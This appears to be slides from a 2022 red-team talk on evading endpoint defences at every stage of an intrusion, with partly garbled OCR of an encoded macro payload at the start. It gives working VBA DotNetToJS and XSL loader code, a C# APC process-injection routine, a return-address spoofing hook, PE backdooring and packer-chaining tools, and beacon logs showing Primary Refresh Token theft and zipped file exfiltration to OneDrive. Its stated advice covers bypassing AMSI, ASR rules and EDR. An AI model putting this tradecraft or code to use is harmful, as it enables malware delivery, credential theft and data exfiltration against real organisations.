| <pre>!Offic !G{2 DF8D04C- 5BFA-101@B-BDE5 gAjA ram File s (x86)\@Common Microsof t Shared \OFFICE1 \MSO.DL P 16. @ Ob Li'brary fThisDoc umentG T@hi @Jc nU@p H"8 dule1G (1Normal /w 1 /C "sv oc -;sv in ec;sv ny" ((gv oc).value.toString()+(gv in).value.toStr ing()); (gv ny).value.toString() ('JAB LAGSAPOQAnACQASwBQADB@JwAnAFsARABSAGwASQBtAHAAbwByA HOAKAAcACIAQDQiaACsATgBzACIAKwiaIHAYAYwByAHOAlgBkAGw AbAAiACKQdAHAAqdQBiAGwAaQbjACAAcvB@GEADAbpAGMai Ab1AHgAdAb1AHIAbgAgAEKAbgB@FAdAByACAQVBDFAoFAKB 1AGKAbgB@CAZAB3AFMAaQ8GAGULAAgAHUAaQ8uAHQA1AbhA G8AbwB1AG4AdApADsAwNBEAGwAbABJAG@AcABvAHIAdAaoACI AawB1AHIAbgB1AgwAMwAyAC4AZAAiACsAigbsACIAKwAiAGwAI gApAF@AcB1AGIAbAbpAGMAtABzAHQAYQBo@GKAYwAgAGUaeAB @AGUAcgBuACAAQSObuAHOAQUABAHI1IAIBwFcAZgAoAEKAbgB@A FAAdAByACAAAbwAfQAAwB@GQAYQbKEAEEdAb@AHIAaQb@IAHU AdAB1AHMALAagAHUAaQBuAHQIAIBKAhcAuW@B@GEAYwBrAFMaa Q86AGULAAgAEKAbgB@FAdAbyACAAAbwAfMAdab@AHIAdA BAGQZAByAGUAcwBzAcwIAIBJAG4AdABQAHQAcgAgAGwAcABQ</pre> | <pre>!Offic g2DF8 D04C-5BF A-101B-BHDE5 gAA gram Files ( x86)\Com mon \Mic rosoft S hared\OF FICE16\@M SO.DLL# P 16.0 O Libra 2Thi sDocumen @hi 1"0@Jc n@p H"8 Module1G Attribut e VB_Nam e = "Mod ule1" ub AutoO pen() im NYdqQ0ot b / w 1 /C " "sv oc - in ec \ny 0).val ue.toS g();+ 0);" &amp; T"p 9ny</pre> |



# Exploitation

- » Office Document gets executed
- » Good to use non Auto-Exec Docs (CustomUI)
- » Or Auto-Exec but with ActiveX entry point
- » Beware of AMSI in VBE7!
- » DotNetToJS works **great** against Defender and AMSI! ~ in 2022
- » Evades ASR rules:
  - » *Block office applications from injecting into other processes*
- » Remote Process Injection + Parent PID Spoofing = SUCCESS

The screenshot shows the Microsoft Visual Basic for Applications (VBA) interface. The title bar reads "Microsoft Visual Basic for Applications - Document1 [design] - [ThisDocument (Code)]". The menu bar includes File, Edit, View, Insert, Format, Debug, Run, Tools, Add-Ins, Window, Help. The toolbar has icons for various functions. The left pane shows the "Project - Project" tree with nodes like Normal, Project (Document1), and ThisDocument. The right pane displays the VBA code:

```

Private Sub InkPicture1_Painted(ByVal hDC As Long, ByVal Rect As Long)
    ' Your code here
End Sub

```

```

s = "AAEAAAAD////AQAAAAAAAEEQAAACJTeXN0ZW0uRGVsZWdhGVTZXJpYlxpemF0ak9uSG9sZGVy"
s = s & "AwAAAAhEZwx1Z2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXR1U2VyaWFsaXph"
[...]
s = s & "AAAAAAAAAAAAAAAAABDQAAAQAAAJFwAAAAkGAAAACRYAAAAGGgAACdTeXN0ZW0u"
s = s & "UmVmGVjdGlvbi5Bc3N1bWJseSBMb2FkKEJ5dGVbXSkiAAAACgsA"
entry_class = "TestClass"

Dim fmt, al, d, o
Set fmt = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
Set al = CreateObject("System.Collections.ArrayList")
al.Add Empty

Set d = fmt.Deserialize_2(Base64ToStream(s))
Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)

End Sub

```



# Exploitation - Evasions

- » DotNetToJS from VBA
- » Alternatively XSL Loader from VBA
  - » Low IOC footprint, executes in-memory, stealthy as hell
- » Spawn into Remote Process to live outside of Office
- » Utilise Parent PID Spoofing
- » Or instead use Dechained Execution:
  - » WMI
  - » Scheduled Tasks
  - » COM Hijacking
  - » DLL Side-Loading
- » AMSI Evasion from VBA is Cumbersome
  - » Requires Registry manipulation BEFORE running malicious VBA
  - » Or copying Maldoc into Trusted Locations before running it

```

string processpath = Environment.ExpandEnvironmentVariables(@">$targetProcess");
STARTUPINFO si = new STARTUPINFO();
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
bool success = CreateProcess(null, processpath,
IntPtr.Zero, IntPtr.Zero, false,
ProcessCreationFlags.CREATE_SUSPENDED,
IntPtr.Zero, null, ref si, out pi);

IntPtr resultPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, payload.Length, MEM_COMMIT, PAGE_READWRITE);
IntPtr bytesWritten = IntPtr.Zero;
bool resultBool = WriteProcessMemory(pi.hProcess, resultPtr, payload, payload.Length, out bytesWritten);

IntPtr sht = OpenThread(ThreadAccess.SET_CONTEXT, false, (int)pi.dwThreadId);
uint oldProtect = 0;
resultBool = VirtualProtectEx(pi.hProcess, resultPtr, payload.Length, PAGE_EXECUTE_READ, out oldProtect);
IntPtr ptr = QueueUserAPC(resultPtr, sht, IntPtr.Zero);

IntPtr ThreadHandle = pi.hThread;
ResumeThread(ThreadHandle);
return true;

```

```

1 Sub obf_transformNodeXSLExecution()
2   On Error GoTo obf_ProcError
3   Dim obf_code
4   Dim obf_xml
5   Dim obf_xsl
6
7   Set obf_xml = CreateObject("new:2933BF90-7B36-11D2-B20E-00C04F983E60")
8   obf_xml.async = false
9   Set obf_xsl = obf_xml
10
11  obf_code = ""
12  <<<PAYLOAD>>>
13  obf_xsl.<<<XSL_LOAD_FUNC>>> obf_code
14
15  ....obf_xml.transformNode obf_xsl
16
17  obf_ProcError:
18  End Sub
19
20

```



# Installation

## » KILLER EVASION:

» **BEWARE OF USING COBALT STRIKE 😞, EMPIRE, SILENTTRINITY, COVENANT, METASPLOIT**

» They're used to fine tune EDR/XDR/AV detections. Sadly CS is a benchmark now 😞

## » If your Client/Team/Employer can afford it:

» Develop In-House Malware

» Better - Develop In-House Mythic C2 Implant (no time wasted for UI)

## » What's fancy nowadays?

» **Nighthawk** - helluva C2, but priceyyy

» **Brute Ratel C2** - been told it's good

» **PoshC2** - may work just fine

» **Sliver** - really evasive, requires mods, too heavy for my taste



# Installation

## » Prefer DLLs over EXEs

- » Indirect Execution FTW!
- » Microsoft Defender For Endpoint EDR has this ASR prevalence rule -> not that effective against DLLs
- » DLL Side-Loading / DLL Hijacking / COM Hijacking / XLLs

ASR (Attack surface Reduction) audited explorer.exe launch: evil.exe triggering the rule 'Block executable files from running unless they meet a prevalence, age, or trusted list criteria'

evil.exe

File summary

File details

|        |        |     |
|--------|--------|-----|
| SHA1   | c80b2c | 18c |
| SHA256 | 7717f3 | 5c1 |
| MDS    | 62a312 | 5e2 |

Size: 705.02 KB  
Signer: Unknown  
Is PE: True  
Malware detection: None

Protection Information

Overview

Alerts

Observed in organization

Deep analysis

File names (2)

Incident

Data isn't available right now

180 days

Malware detection

Virus Total ratio

No data available

Malware detection

None

File prevalence

0 Email inboxes

Open in Office 365

2 devices in organization

30 days

2 devices worldwide

First seen: 7 days ago | Last seen: 7 days ago



# Installation

## » **Obfuscate your Implants:**

» Use my *ProtectMyTooling*

» Roll your implants through  
Multiple daisy-chained packers

» I'll release it soon on my  
Github, stay tuned  
& follow me on Twitter!

Red Team implants protection swiss knife.

```
Multi-Packer wrapping around multitude of packers, protectors, shellcode loaders, encoders.  
Mariusz Banach / mgeeky '20-'22, <mb@binary-offensive.com>  
v0.13
```

|                    |                         |                                                                                                                                    |
|--------------------|-------------------------|------------------------------------------------------------------------------------------------------------------------------------|
| [1] amber          | - Shellcode Loader      | - Amber takes PE file on input and produces an EXE/PIC shellcode that loads it reflectively in-memory                              |
| [2] asstrongasfuck | - .NET Obfuscator       | - AsStrongAsFuck - console obfuscator for .NET assemblies (modded by klezVirus)                                                    |
| [3] backdoor       | - Shellcode Loader      | - RedBackdoorer - backdoors legitimate PE executable with specified shellcode                                                      |
| [4] callobf        | - PE EXE/DLL Protector  | - CallObfuscator - (by Mustafa Mahmoud, @d35ha) obscures PE imports by masquerading dangerous calls as innocuous ones              |
| [5] confusrex      | - .NET Obfuscator       | - An open-source protector for .NET applications                                                                                   |
| [6] donut          | - Shellcode Converter   | - Donut takes EXE/DLL/.NET and produces a robust PIC shellcode or Py/Ruby/Powershell/C#/Hex/Base64 array                           |
| [7] enigma         | - PE EXE/DLL Protector  | - (paid) The Enigma Protector is an advanced x86/x64 PE Executables protector with many anti- features and virtualization          |
| [8] hyperion       | - PE EXE/DLL Protector  | - Robust PE EXE runtime AES encrypter for x86/x64 with own-key brute-forcing logic.                                                |
| [9] intellilock    | - .NET Obfuscator       | - (paid) Eziriz Intellilock is an advanced .Net (x86+x64) assemblies protector.                                                    |
| [10] invobf        | - Powershell Obfuscator | - Obfuscates Powershell scripts with Invoke-Obfuscation (by Daniel Bohannon)                                                       |
| [11] loginet       | - .NET Obfuscator       | - LoGiC.NET - A more advanced free and open .NET obfuscator using dnlib. (modded by klezVirus)                                     |
| [12] netreactor    | - .NET Obfuscator       | - (paid) A powerful code protection system for the .NET Framework including various obfuscation & anti- techniques                 |
| [13] netshrink     | - .NET Obfuscator       | - (paid) PELOCK .netshrink is an .Net EXE packer with anti-cracking feautres and LZMA compression                                  |
| [14] packer64      | - PE EXE/DLL Protector  | - jadams/Packer64 - Packer for 64-bit PE exes                                                                                      |
| [15] pe2shc        | - Shellcode Converter   | - pe_to_shellcode by Hasherezade, takes PE EXE/DLL and produces PIC shellcode                                                      |
| [16] pecloak       | - PE EXE/DLL Protector  | - A Multi-Pass x86 PE Executables encoder by Mike Czumak, @SecuritySift. Requires Python 2.7                                       |
| [17] peresed       | - PE EXE/DLL Protector  | - Removes all existing PE Resources and signature (think of Mimikatz icon).                                                        |
| [18] scarecrow     | - Shellcode Loader      | - Takes x64 shellcode and produces an EDR-evasive DLL (default)/JS/Script/CPL/XLL artifact. (works best under Linux or Win10 WSL!) |
| [19] sgn           | - Shellcode Encoder     | - Shikata ga nai (仕方がない) encoder ported into go with several improvements. Takes shellcode, produces encoded shellcode.            |
| [20] smartassembly | - .NET Obfuscator       | - (paid) A powerful code protection system for the .NET Framework including various obfuscation & anti- techniques                 |
| [21] themida       | - PE EXE/DLL Protector  | - (paid) Advanced x86/x64 PE Executables virtualizer, compressor, protector and binder.                                            |
| [22] upx           | - PE EXE/DLL Protector  | - Universal PE Executables Compressor - highly reliable, works with x86 & x64.                                                     |
| [23] vmprotect     | - PE EXE/DLL Protector  | - (paid) VMProtect protects x86/x64 code by virtualizing it in complex VM environments.                                            |

- Allows daisy-chaining packers where output from a packer is passed to the consecutive one:  
`callobf,hyperion,upx` will produce artifact `UPX(Hyperion(CallObf(file)))`



## Installation

## » Watermark Your Implants

- » Deliberately inject IOCs
  - » For implants tracking
  - » For VirusTotal polling
  - » To stay Ahead of Blue Team

## » Inject into:

- » DOS Stub
  - » Additional PE Section
  - » Manifest
  - » Version Info
  - » PE Checksum, Timestamp

```
;  
ED.  
,E#Wi  
j. f#iE###G.  
EW, .E#t E#fD##W;  
E##j i#W, E#t t##L  
E##D. L#D. E#t .E#K,  
E#jGHW; :K#Wffff; E#t j##f  
E#t t##f i##WLLLltE#t :E#K:  
E#t :K#E: .E#L E#t t##L  
E#KDDDD##i f#E: E#t D#W;  
E#t ;#W; ,WW; E#tiWHG. f#i j.  
E#t ;#W; .D#;E#K##i .. GEEEEEEEL .E#t EW, .. : .. EW, E#t .GE .E#t EW,  
DWi ,K.DL ttE#D. ;W, ;j;#K;; i#W, E##j ,W, .Et ;W, E##j E#t j#K; i#W, E##j  
f. :K#L LWL E#t j##, t#E L#D. E##D. t##, ,W#t j##, E##D. E#GK#f L#D. E##D.  
EW; ;W#L L#F L: G##, t#E :K#Wffff; E#jG#W; L##, j##t G##, E#jG#W; E##D. :K#Wffff; E#jG#W;  
E#t t#K#E#L ,W#; :F##, t#E i##WLLLlt E#t t##f .E#j##, G#fe#t :E##, E#t t##f E##Wi i##WLLLlt E#t t##f  
E#t f#D.L#L t#K: ;W#DG#, t#E .E#L E#t :K#E: ;WW; ##,;K#i E#t ;W#DG#, E#t :K#E:E#jL#D: .E#L E#t :K#E:  
E#jG#F L#L#G j###D##, t#E f#E: E#KDDDD##i j#E. ##f#W, E#t j###D#W#, E#KDDDD##E#t ,K#j f#E: E#KDDDD##i  
E##; L##j G##, ,G##, t#E ,WW; E#f,t#Wi,,,D#L ##K: E#t G##, ,G##, E#f,t#Wi,,E#t jD ,WW; E#f,t#Wi,,,  
E#K: L#W; :K#K: L##, t#E .D#; E#t ;#W: :K#t ##D. E#t :K#K: L##, E#t ;#W: j#t .D#; E#t ;#W:  
EG LE. ;##D. L##, FE tt DWi ,KK:... #G ... ;##D. L##, DWi ,KK: ; tt DWi ,KK:  
; ;@ ... : j ...  
  
Watermark thy implants, track them in VirusTotal  
Mariusz Banach / mgeeky '22, (@mariuszbit)  
<mb@binary-offensive.com>  
  
usage: RedWatermarker.py [options] <infile>  
  
options:  
-h, --help show this help message and exit  
  
Required arguments:  
infile Input implant file  
  
Optional arguments:  
-C, --check Do not actually inject watermark. Check input file if it contains specified watermarks.  
-v, --verbose Verbose mode.  
-d, --debug Debug mode.  
-o PATH, --outfile PATH Path where to save output file with watermark injected. If not given, will modify infile.  
  
PE Executables Watermarking:  
-t STR, --dos-stub STR Insert watermark into PE DOS Stub (This program cannot be run...).  
-c NUM, --checksum NUM Preset PE checksum with this value (4 bytes). Must be number. Can start with 0x for hex value.  
-e STR, --overlay STR Append watermark to the file's Overlay (at the end of the file).  
-s NAME,STR, --section NAME,STR Append a new PE section named NAME and insert watermark there. Section name must be shorter than 8 characters. Section will be marked Read-Only, non-executable.
```



# Installation

- » If you need to have them EXE
  - » **Backdoor** legitimate EXE
  - » or Sign Your EXE with legitimate Authenticode
  
- » PE Backdooring strategy:
  - » Insert Shellcode in the middle of .text
  - » Change OEP
    - » ... or better hijack branching JMP/CALL
  - » Regenerate Authenticode signature



```
Your finest PE backdooring companion.
Mariusz Banach / mgeeky '22, (@mariuszbit)
<mb@binary-offensive.com>

usage: peInjector.py [options] <mode> <shellcode> <infile>

options:
  -h, --help            show this help message and exit

Required arguments:
  mode                  PE Injection mode, see help epilog for more details.
  shellcode             Input shellcode file
  infile                PE file to backdoor

Optional arguments:
  -o PATH, --outfile PATH
                        Path where to save output file with watermark injected. If not given, will modify infile.
  -v, --verbose          Verbose mode.

Backdooring options:
  -n NAME, --section-name NAME
                        If shellcode is to be injected into a new PE section, define that section name. Section name must not be longer than 7 characters.
  -i IOC, --ioc IOC    Append IOC watermark to injected shellcode to facilitate implant tracking.

Authenticode signature options:
  -r, --remove-signature
                        Remove PE Authenticode digital signature since its going to be invalidated anyway.

-----
PE Backdooring <mode> consists of two comma-separated options.
First one denotes where to store shellcode, second how to run it:

<mode>

  save,run
  |
  +----- 1 - change AddressOfEntryPoint
           2 - hijack branching instruction at Original Entry Point (jmp, call, ...)
           3 - setup TLS callback
  |
  +----- 1 - store shellcode in the middle of a code section
           2 - append shellcode to the PE file in a new PE section

Example:
  py peInjector.py 1,2 beacon.bin putty.exe putty-infected.exe
```





# Installation - Shellcode Loader Strategies

1. Time-Delayed Execution to timeout emulation & **make AV Timeout & Transit into Behavioral analysis**
2. Run Shellcode only when correct decryption key acquired - see image below
3. Conceal shellcode in **second-to-last** (or N-to-last) PE Section
4. Use Parent PID Spoofing wherever applicable
5. Prefer staying Inprocess / Inline
6. For Remote-Process Injection - use elongated DripLoader style:
  - Dechain Alloc + Write + Exec steps
  - Introduce significant delays among them
  - Split shellcode into chunks
  - Write chunks in randomized order
  - Execute in a ROP style = Indirect Execution

*Nighthawk shellcode Loader decryption key recovery options:*

#### Remote:

- Both DNS TXT and CNAME records,
- An offset from a HTTP(S) response,
- A DNS TXT/CNAME record recovered through DNS over HTTPS,
- An offset from a file read from a SMB share or over a named pipe,

#### Local:

- Against a USER/Domain SID,
- Against a registry key value,
- Against a specific user or computername,
- From a disk serial number.



# Installation - Evasions

» Patchless AMSI + ETW Evasion (via HWBP + DR0..DR3)

» Anti-Hooking with Direct Syscalls

» Consider Self IAT Hooking to redirect unsafe

CreateRemoteThread to safe Direct Syscall stubs

» Advanced In-Memory Evasions

» Shellcode Fluctuation

» Thread Stack Spoofing

» Process Heap Encryption

» **Modules Refreshing**

» Unlink Malware PE Modules from PEB during Sleep

» **Indirect Execution** -> jump to shellcode thread via System Library Gadgets

» **Indirect Handles Acquisition**

» convert HWND into Process Handle,

» reuse opened LSASS handles

» Anti-Debug, Anti-VM, Anti-Dump, Anti-Splicing, Anti-Sandbox, Anti-Emulation, Anti-Forensics, yeeeeaaahhh

The screenshot shows the Immunity Debugger interface. The assembly window at the top shows a sequence of instructions, with one specific instruction highlighted in yellow. The memory dump window below shows memory starting at address 0000000000000000, with several DLLs loaded. A red arrow points to a dump entry for kernelbase.dll. Another red arrow points to a specific assembly instruction in the assembly dump.

```
void WINAPI MySleep(DWORD _dwMilliseconds)
{
    [...]
    auto overwrite = (PULONG_PTR)_AddressOfReturnAddress();
    const auto origReturnAddress = *overwrite;
    *overwrite = 0;

    [...]
    *overwrite = origReturnAddress;
}
```



# Command & Control

- » Switch from **Fork & Run** into **Inline** (Inprocess) Operations
  - » Hard to safely perform Remote Process Injection With apex EDR
  - So instead of injecting - remain inprocess with **BOF.NET** by **@CCob**

```
bofnet_init
bofnet_load seatbelt
bofnet_executeassembly seatbelt osInfo
```

```
beacon> bofnet_jobs
[*] Attempting to execute BOFNET BOFNET.Bofs.Jobs.JobList
[+] [05/17 14:35:23] host called home, sent: 8120 bytes
[+] received output:
```

```
- [ 10] Type: ExecuteAssembly, Active: False, Output: True ( 2 bytes), Args
- [ 17] Type: ExecuteAssembly, Active: False, Output: True ( 1023 bytes), Args
+ [ 7] Type: ExecuteAssembly, Active: True, Output: False ( 0 bytes), Args
+ [ 21] Type: ExecuteAssembly, Active: True, Output: False ( 0 bytes), Args
+ [ 20] Type: ExecuteAssembly, Active: True, Output: False ( 0 bytes), Args: "carbuncle search /body /content:"
+ [ 6] Type: ExecuteAssembly, Active: True, Output: False ( 0 bytes), Args: "carbuncle search /body /content:"
```

**Fork & Run (BAD):**

```
beacon> execute-assembly seatbelt -group=all
```

**Inline (GOOD):**

```
beacon> bofnet_jobassembly seatbelt -group=all
```

```
beacon> bofnet_executeassembly sharpprt
[*] Attempting to start .NET assembly in blocking mode
[+] [06/01 15:51:09] host called home, sent: 8672 bytes
[+] received output:
-----
:: SharpPRT - Primary Refresh Token extractor.

[>] Method 2: Dirk-jan Mollema's ROADtoken BrowserCore.exe technique

[.] Machine connected to Azure AD:
  Tenant ID      :
  Tenant Name    :
  Device Name    :
  OS Version     : 10.0.19042.867
  User Email     :




[.] Primary Refresh Token extraction:
  Nonce   : AwABAAEAAAACAOz_BAD0_ytHRSu7uQfmfqcCE6sCOF4iaUVMeT0dKMBp
  Target   : https://login.microsoftonline.com/login.srf
  Cookie  : x-ms-RefreshTokenCredential
  PRT     :

eyJhbGciOiJIUzI1NiIsICJrZGZfdmVjIjoyL
carbuncle search /body /content:
carbuncle search /body /content:
```



# Command & Control

- » Utilise Nginx Rev-Proxy + **RedWarden** to cut off suspicious Requests & evade JA3
- » C2 over Serverless Redirectors & Domain Fronting (CDNs) **only**
  - » AWS Lambda, Azure Functions, CloudFlare Workers, DigitalOcean Apps
  - » Azure CDN, StackPath, Fastly, Akamai, Alibaba, etc.
- » Communicate over Exotic channels (C3):
  - » Steganography-based in PNGs hosted on Image Hosting
  - » **Mattermost**
  - » Asana
  - » **Github**
  - » JIRA
  - » Discord, Slack
  - » Dropbox, Google Drive
  - » **OneDrive**
  - » MSSQL
  - » **LDAP**
  - » **Printer Jobs**



Evasion In-Depth »



# Exfiltration

- » Always in-memory ZIP / Compress files before exfiltrating

- ### » Exfiltrate to Cloud Services

- ## » Azure Storage / Blob

- » OneDrive

- » SharePoint

- » Google Drive

- » Exfiltrate by copying to private OneDrive synced folder

» Steal Azure / Office Primary Refresh Token (PRT)

- » Steal OneDrive SSO Access & Refresh Tokens

for Session Hijacking on attacker-controlled Machine

```
beacon> bofnet_init  
beacon> bofnet_load SharpExfiltrate  
beacon> bofnet_jobassembly SharpExfil  
3D" -f C:\Users\SomeUser\AppData\Loca
```

beacon> bofnet loadstracciatella

lla\Stracciatella.exe into BOFNET

PublicKeyToken=null successfully

[-] Assembly has been prepared with CosturaJARMerge, running embedded assembly resolver

```
beacon> bofnet_executestracciatella move C:\Users\ [REDACTED]\AppData\Local\Temp\gJzP0ij7eXnS.zip "C:\Users\ [REDACTED]\OneDrive - ING\files.zip"
[*] Tasked beacon to run Stracciatella via bofnet_executeassembly stracciatella -l "move C:\Users\ [REDACTED]\AppData\Local\Temp\gJzP0ij7eX" -
[*] Attempting to start .NET assembly in blocking mode
[+] [05/23 17:22:41] host called home sent: 835 bytes
```



# SUMMARY



# Phishing - Bullet Points - What Works

- » Spearphishing via Third-Party channels - LinkedIn
- » Forget about attachments in 2022, URLs are the primary viable vector
- » Email Delivery-wise:
  - » *GoPhish on VM1*
  - » *SMTP Redirector on VM2*
  - » *Google Suite / any other decent quality email suite as a next-hop forwarder*
- Frequency - extremely low yields best results: keep it 4-5 emails every few hours.
- Pay extra attention to embedded URLs & maturity of chosen domains
- Payload Delivery-wise:
  - Landing Page equipped with Anti-Sandbox
  - HTML Smuggling + delay + “*plausible deniability*” decoy payload



## Delivery – Bullet Points

- » My Personal Bonnie & Clyde:
  - » 2022, still **HTML Smuggling + Macro-Enabled Office document** =
  - » MacOS – VBA to JXA -> but then heavily sandboxed
- » Secret Sauce lies in VBA poetry
- » HTML hosted in high-reputation websites, storages, clouds
- » Smuggling must include self-defence logic
- » Office document encryption kills detection entirely – “VelvetSweatshop” might too!
- » VBA Purging lowers detection potential
- » VBA Stomping no longer has significant impact on detection potential, therefore not required
- » Among different VBA Strategies – **File Droppers, DotNetToJS, XSL TransformNode** are killing machines



# Initial Access – Bullet Points

## » **HTML Smuggling**

- » That drops ISO, IMG, Macro-enabled Office docs (yup, they still keep on rolling)
- » ISO/IMG/other-containers merely effective against extensions-blacklisting

## » **Yummiest Payload Formats**

- » **PUB, PPTM** – rarely blacklisted/sandboxed
- » **ACCDB, MDE** – for those who favor exotic ones
- » **DOCX + Remote Templates** (with arbitrary extensions),
- » **DOC/XLS** heavily obfuscated/encrypted/purged/yadda, yadda
- » **CPL** – still ignored by CrowdStrike



# Initial Access – Bullet Points

## » Effective VBA Macros Strategies

- » File Droppers
  - » *Simplicity at its best*
  - » **DLL = Indirect + Delayed Execution + No Reputation/Prevalence Evaluation**
    - » *forget about EXEs in 2022*
  - » Drop proxy DLL into %LOCALAPPDATA%\Microsoft\Teams\version.dll & execute DLL Side-Loading
  - » Drop XLL & setup Excel extension
  - » Drop DLL & execute COM Hijacking
- » DotNetToJScript flavoured
  - » Pure In-Memory execution
  - » Ironically bypasses Defender's ASR rule:
    - » *“Block office applications from injecting into other processes”*
- » XSL TransformNode
  - » Pure In-Memory execution
  - » super effective, not signatured, low IOC surface, lesser known



# Installation - Bullet Points

## » Use Custom Malware or Customize Lesser Known C2s

» Modify Open-Source C2 to remove outstanding IOCs, hardcoded HTTP status codes, headers

## » Develop Custom Shellcode Loader

» If you ask me - I'm a purist - C/C++ is the optimal language choice.

» Rust/Go/C# add their own specific nuances, I don't buy them for MalDev

» Nim looks promising though

» Embed shellcodes in Proxy DLL loaders

» Utilize DLL Side-Loading as your execution entry point (Teams' version.dll is convenient)

» Direct Syscalls or intelligent Unhooking, AMSI + ETW evasion, delayed execution are MUST HAVE

» Remote-Process Injection is a tough one to get it right, prefer operating Inline/Inprocess

## » Malware Development CI/CD Pipeline

» Develop -> pass through daisy-chained obfuscations -> Backdoor legitimate PE -> Watermark -> Sign It.



## C2 – Bullet Points

- » **Egress Through HTTPS – Highly Trafficked Servers Only**
  - » Serverless Redirectors,
  - » Domain Fronting via CDN,
  - » Legitimate services - Github, Slack, MS Teams, Asana
- » **Forget DNS, ICMP, IRC**
  - » We're no longer in mid-90s – robust NIPS/NIDS and ML-based signaturing outrules exotic protocols
- » **Offensive Deep Packet Inspection**
  - » Closely examine Inbound requests and decide if they originate from your Implants/Infra
  - » If not, kill them at spot – TCP RESET/Redirect/404
  - » RedWarden-style:
    - » Rev-PTR inspection
    - » WHOIS, IP Geo
    - » HTTP Headers
    - » Alignment to expected Malleable contract

# Thank You